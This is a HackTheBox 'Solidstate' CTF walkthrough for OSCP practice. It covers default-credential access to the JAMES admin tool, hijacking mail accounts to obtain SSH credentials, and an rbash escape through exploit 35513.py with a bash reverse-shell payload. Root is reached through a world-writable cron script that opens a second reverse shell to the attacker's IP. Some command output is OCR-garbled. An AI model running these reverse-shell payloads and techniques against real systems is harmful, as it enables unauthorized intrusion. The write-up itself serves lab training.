
# **HackTheBox – Solidstate**

PATH TO OSCP

## **Contents**

1	HackTheBox Solidstate				
	1.1	Objectives	2		
	1.2	Service Enumeration	2		
	1.3	Web Enumeration	3		
	1.4	Service Exploitation	4		
	1.5	Getting SSH access	5		
	1.6	Escaping the rBash	8		
	1.7	Rooting The Box	9		

## 1 HackTheBox Solidstate



## 1.1 Objectives

- Get Access to an email account and get SSH credentials
- Escape the restricted shell
- Use a Cron job to Priv-Escalate

### 1.2 Service Enumeration

#### **IP address**

10.10.10.51

#### **Ports Open**

22

25

80

110

119

4555


#### **Full Nmap Scan**

```
PORT
         STATE SERVICE VERSION
                      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
22/tcp
        open ssh
| ssh-hostkey:
   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp
        open smtp
                     JAMES smtpd 2.3.2
_smtp-commands: solidstate Hello solidstate.htb (10.10.14.14
\rightarrow [10.10.14.14]),
80/tcp
        open http
                    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp open pop3
                      JAMES pop3d 2.3.2
119/tcp open nntp
                      JAMES nntpd (posting ok)
4555/tcp open rsip?
| fingerprint-strings:
```

```
| GenericLines:
| JAMES Remote Administration Tool 2.3.2
| Please enter your login and password
| Login id:
| Password:
| Login failed for
| Login id:
```

#### 1.3 Web Enumeration

#### **Main Page**



The website does not have anything interesting for our exploitation.

## 1.4 Service Exploitation

Looking at the Nmap output we see the services running are part of the "James Server 2.3.2".

#### Searchsploit

```
### Company of Server 2.3.2

| Fixed to the part of t
```

Let's take the python exploit: linux/remote/35513.py

This exploit works only if the service is using default credentials, and when somebody logs in, the payload gets executed.

In this case we don't have a person logging in, so let's find another way. The exploit has the default credentials, so let's try it.

```
(filiplain⊕ fsociety)-[~/oscp/htb/solidstate]

$ telnet 10.10.10.51 4555

Trying 10.10.10.51...

Connected to 10.10.10.51.

Escape character is '^]'.

JAMES Remote Administration Tool 2.3.2

Please enter your login and password

Login id:

root

Password:

root

Welcome root. HELP for a list of commands
```

It works! ...

## 1.5 Getting SSH access

Now that we have access to the James Remote Administration Tool we can change the email password of the users.

#### **Listing Users**

Command:

#### listusers

```
Welcome root. HELP for a list of commands
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
```

#### **Changing password to Users**

Command:

setpassword user password

```
Welcome root. HELP for a list of commands
setpassword mindy password1
Password for mindy reset
setpassword john password1
Password for john reset
setpassword thomas password1
Password for thomas reset
setpassword mailadmin password1
Password for mailadmin reset
```

#### **Accessing Mail server**

Commands:

```
telnet 10.10.10.51 110

user (username)
pass (password)

list (for listing emails)

retr (index number of the mail: e.g retr 1)
```

When we log in to the first user "John", we get a mail that says:

```
John,

Can you please restrict mindy's access until she gets read on to the

→ program. Also make sure that you send her a tempory password to

→ login to her accounts.

Thank you in advance.

Respectfully,

James
```

Knowing this we can log in to Mindy's email and get the temporary password.

```
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.rootეsolidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
             by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
             for <mindy@localhost>;
Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access
Dear Mindy,
Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.
username: mindy
pass: P᠗55W0rd1!2᠗
Respectfully,
.
James
```

username: mindy
pass: P@55W0rd1!2@

#### Let's SSH into it!

Now we got a restricted bash.

## 1.6 Escaping the rBash

The exploit we previously got from searchsploit was not going to work unless somebody logs in, now that we can log in as mindy we can get it to work and escape from the restricted bash.

#### **Modifying exploit**

Before running it we got to change the payload to do what we need:

```
# specify payload
#payload = 'touch /tmp/proof.txt' # to exploit on any user
payload = '/bin/bash -c "bash -i >& /dev/tcp/10.10.14.14/8085 0>&1"'
```

#### **Running the exploit**

```
(filiplain® fsociety)-[~/oscp/htb/solidstate]
$ python 35513.py 10.10.10.51
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
```

Now let's set our listener and log in as mindy.

```
Message-ID: <8751411.0.1625231764276.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../etc/bash_completion.d@localhost
Received: from 10.10.14.14 ([10.10.14.14])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 874
          for <.../../../.../etc/bash_completion.d@localhost>;
          Fri, 2 Jul 2021 09:15:24 -0400 (EDT)
Date: Fri, 2 Jul 2021 09:15:24 -0400 (EDT)
From: team@team.pl
: No such file or directory
  -(filiplain⊛fsociety)-[~/oscp/htb/solidstate]
 _$ nc -lvnp 8085
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8085
Ncat: Listening on 0.0.0.0:8085
Ncat: Connection from 10.10.10.51.
Ncat: Connection from 10.10.10.51:57710.
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

## 1.7 Rooting The Box

While enumerating the box and after upgrading the shell, I let my "ps-mon.sh" script running to see if there is a scheduled process running.

ps-mon.sh: https://github.com/Filiplain/bash-mini-tools/blob/main/psmon.sh

The script did not detect any new process, but there is a file owned by root and writable by everybody "/opt/tmp.py":

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
```

This python script deletes evry file inside of the "/tmp/" directory, if we change this to create a file,

```
os.system('touch /tmp/testfile')
```

It creates the file as root,

drwxrwxrwt	2 root	root	4096 Jul	2 08:20 .ICE-unix
-rw-rr	1 root	root	0 Jul	2 09:54 testfile
drwxrwxrwt	2 root	root	4096 Jul	2 08:20 .Test-unix

#### **Getting shell as Root**

Now that we have a root scheduled job running the "tmp.py", let's get a shell.

The script now detects the cron job:

```
Running each 4 seconds: 24/1000

110a111,116
> /usr/sbin/CRON -f
> /bin/sh -c python /opt/tmp.py
> python /opt/tmp.py
> sh -c /bin/bash -c 'bash -i >6 /dev/tcp/10.10.14.14/8088 0>61'
> /bin/bash -c bash -i >6 /dev/tcp/10.10.14.14/8088 0>61
> bash -i ^c

Exiting...

Out File: /tmp/071625234489.txt
```

#### And we get our shell as root: